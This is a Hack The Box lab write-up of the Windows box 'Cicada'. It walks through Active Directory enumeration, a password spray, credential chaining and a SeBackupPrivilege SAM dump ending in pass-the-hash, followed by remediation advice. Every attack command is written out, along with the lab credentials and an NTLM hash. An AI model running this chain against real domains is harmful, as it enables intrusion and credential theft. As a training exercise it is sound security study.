Cicada writeup
Box name: Cicada
Difficulty: Easy
OS: Windows
Overview: Cicada is an easy-difficult Windows machine that focuses on beginner Active Directory enumeration and exploitation. In this machine, players will enumerate the domain, identify users, navigate shares, uncover plaintext passwords stored in files, execute a password spray, and use the SeBackupPrivilege to achieve full system compromise.
Link: https://app.hackthebox.com/machines/Cicada?sort_by=created_at&sort_type=desc
Machine IP: 10.129.231.149
Scanned the machine with Rustscan.
rustscan -a 10.129.231.149 –ulimit 5000 -b 2000 — -A -Pn





Off the bat this looks like a AD box. Added cicada.htb to /etc/hosts. Lets check out SMB first. Ran netexec as it’s a new tool I want to be more familiar with.
netexec smb 10.129.231.149 -u “” -p “” –shares

Didn’t get anything eventful back. Checking with Smbclient to confirm we can’t connect unauthenticated.
smbclient -L -N //10.129.231.149/

And we can not. I want to check out LDAP and the http server next. I’ll check the http server on 5985 as I bet it’s nothing useful.

Got 404. Lets check out ldap. I was able to find some users with netexec RID brute using guest.
netexec smb 10.129.231.149 -u “guest” -p “” –rid-brute

Created a list with the users. Since guest worked here I just want to check smb again. We can see some interesting shares.
smbclient -L //10.129.231.149/ -U guest

I couldn’t get into /DEV. I was able to get into HR though.

Downloaded that file. I’m gonna bet its a default password for a recently onboarded user. And it is lol Cicada$M6Corpb*@Lp#nZp!8.

Sprayed the newly found crews.
nxc ldap cicada.htb -u users.txt -p ‘Cicada$M6Corpb*@Lp#nZp!8’

Michael didn’t change these creds. cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
Evil-winrm partially connected but then disconnected. I bet I have to reset his password. I tried to reset his password but he actually isn’t able to.

Going back to smbclient I want to see if michael has access to /DEV. He doesn’t though. Didn’t find anything further. I tried psexec to get a shell but none of the shares are writable.
/usr/bin/impacket-psexec cicada.htb/michael.wrightson@cicada.htb cmd.exe

I went through my notes and I rechecked the users authenticated and it looks like it found that david has his password in his description.
netexec smb 10.129.231.149 -u michael.wrightson -p ‘Cicada$M6Corpb*@Lp#nZp!8’ –users

david.orelious:aRt$Lp#7t*VQ!3
Couldn’t get a full shell with david yet. Went back to /DEV and david has access to that.
smbclient //10.129.231.149/DEV -U ‘cicada.htb/david.orelious’

Download it and read it.

Looks like emily’s credentials are here now. emily.oscars:Q!3@Lp#M6b*7t*Vt
Tried evil-winrm now and finally we get a shell.
evil-winrm -i 10.129.231.149 -u emily.oscars -p ‘Q!3@Lp#M6b*7t*Vt’

Did some local enumeration and came across our privileges and this looked like a recent box I did.


We can backup then dump SAM. Let’s back them up and download them to our machine first.
reg save hklm\sam .\sam
reg save hklm\system .\system
download sam
download system
Dump it and make sure to remove existing system and sam because I wasted some time cracking and trying a hash from a previous machine… 🙂
impacket-secretsdump -sam sam -system system LOCAL


And we get the Administrator hash. In the meantime I forgot to get user.txt so I grabbed that.
I couldn’t actually crack the hash but since we have the hash we can pass the hash.
evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Got in and got root.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). Added cicada.htb to /etc/hosts. Checked the HTTP port on 5985 and got a 404.
rustscan -a 10.129.231.149 –ulimit 5000 -b 2000 — -A -Pn
2 – SMB enumeration and default password discovery Tried unauthenticated SMB access with netexec and smbclient with no success. Used netexec RID brute-forcing with the guest account to enumerate domain users and built a user list. Reconnected to SMB as guest and found accessible shares including HR. Downloaded a file from the HR share containing a default onboarding password.
netexec smb 10.129.231.149 -u “guest” -p “” –rid-brute smbclient -L //10.129.231.149/ -U guest
Password found: Cicada$M6Corpb*@Lp#nZp!8
3 – Password spray and credential chain Sprayed the default password across all enumerated users via LDAP. Michael Wrightson had not changed his default credentials and authenticated successfully. Authenticated as michael and ran a user enumeration query which revealed david.orelious had his password stored in his account description field.
nxc ldap cicada.htb -u users.txt -p ‘Cicada$M6Corpb*@Lp#nZp!8’ netexec smb 10.129.231.149 -u michael.wrightson -p ‘Cicada$M6Corpb*@Lp#nZp!8’ –users
Credentials recovered: david.orelious:aRt$Lp#7t*VQ!3
4 – DEV share access and further credential discovery Michael did not have access to the DEV share but david did. Connected to DEV as david and found a file containing emily’s credentials in plaintext.
smbclient //10.129.231.149/DEV -U ‘cicada.htb/david.orelious’
Credentials recovered: emily.oscars:Q!3@Lp#M6b*7t*Vt
5 – WinRM access and user flag Authenticated via evil-winrm as emily and got a shell. Retrieved user.txt.
evil-winrm -i 10.129.231.149 -u emily.oscars -p ‘Q!3@Lp#M6b*7t*Vt’
6 – Privilege Escalation – SeBackupPrivilege SAM dump Enumerated emily’s privileges and identified SeBackupPrivilege, matching a previous box. Used it to back up the SAM and SYSTEM hives, downloaded them to the attack machine, and ran impacket-secretsdump to extract local account hashes.
reg save hklm\sam .\sam reg save hklm\system .\system impacket-secretsdump -sam sam -system system LOCAL
7 – Pass the hash as Administrator Cracking the Administrator hash was not successful but pass-the-hash with evil-winrm worked directly. Retrieved root.txt.
evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341
Key Takeaways
- Default onboarding password not changed – A plaintext default password was stored in an HR share file and at least one user had not changed it. Default or temporary passwords must be rotated immediately on first login and enforcement must be technical rather than policy-based.
- Password stored in Active Directory account description field – David’s password was visible in his AD user description, readable by any authenticated domain user. AD description and comment fields must be audited for sensitive data regularly and credentials must never be stored in directory attributes.
- Plaintext credentials stored in a DEV share file – Emily’s credentials were stored in a plaintext file on a network share. Credentials must never be stored in files on shared drives and all shares must be audited for sensitive content on a regular basis.
- Credential chain across three accounts – A single default password led to three separate accounts through credential reuse and plaintext storage, ultimately enabling domain compromise. Each link in the chain represents a standalone critical finding and illustrates how credential hygiene failures compound.
- SeBackupPrivilege assigned to a standard user – Emily held SeBackupPrivilege allowing SAM and SYSTEM hive extraction without needing direct Administrator access. This privilege must be restricted to dedicated backup service accounts and monitored closely.
- NTLM hash sufficient for authentication without cracking – The Administrator hash was usable directly via pass-the-hash without ever needing the plaintext password. NTLM authentication should be disabled where possible and Credential Guard should be enabled to protect hashes in memory.
Remediation
[Immediate] Enforce password change on first login for all accounts Implement a technical control requiring all newly provisioned accounts to change their password before any other access is granted. Remove the HR share file containing the default password and rotate all accounts that used it. Audit all accounts for unchanged default passwords.
[Immediate] Remove credentials from all AD description and attribute fields Audit all Active Directory user and computer objects for passwords or sensitive data in description, comment, info, or any other attribute field. Remove all findings immediately and rotate affected credentials. Automate this check as part of a recurring AD health review.
[Immediate] Remove plaintext credentials from all network shares Audit all SMB shares for files containing credentials, connection strings, or other sensitive data. Remove any findings immediately and rotate the exposed credentials. Implement a data loss prevention control to detect credential patterns in files written to shared locations.
[Immediate] Review and restrict SeBackupPrivilege assignments Audit all accounts holding SeBackupPrivilege and SeRestorePrivilege. Remove the privilege from any account without an explicit operational backup requirement and assign it only to dedicated backup service accounts managed through a PAM solution.
[Short-term] Disable NTLM and enforce Kerberos authentication Configure Group Policy to restrict NTLM usage across the domain. Enable Windows Defender Credential Guard to prevent hash extraction from memory. Where NTLM cannot be fully disabled, enforce NTLMv2 at minimum and monitor for pass-the-hash indicators via SIEM alerting.
[Short-term] Enforce a strong password policy and disable weak passwords Implement a Fine-Grained Password Policy requiring a minimum of 15 characters with complexity for all domain accounts. Deploy a banned password list to prevent common patterns and dictionary words. Audit existing passwords against rockyou and common wordlists and force resets where weak passwords are identified.
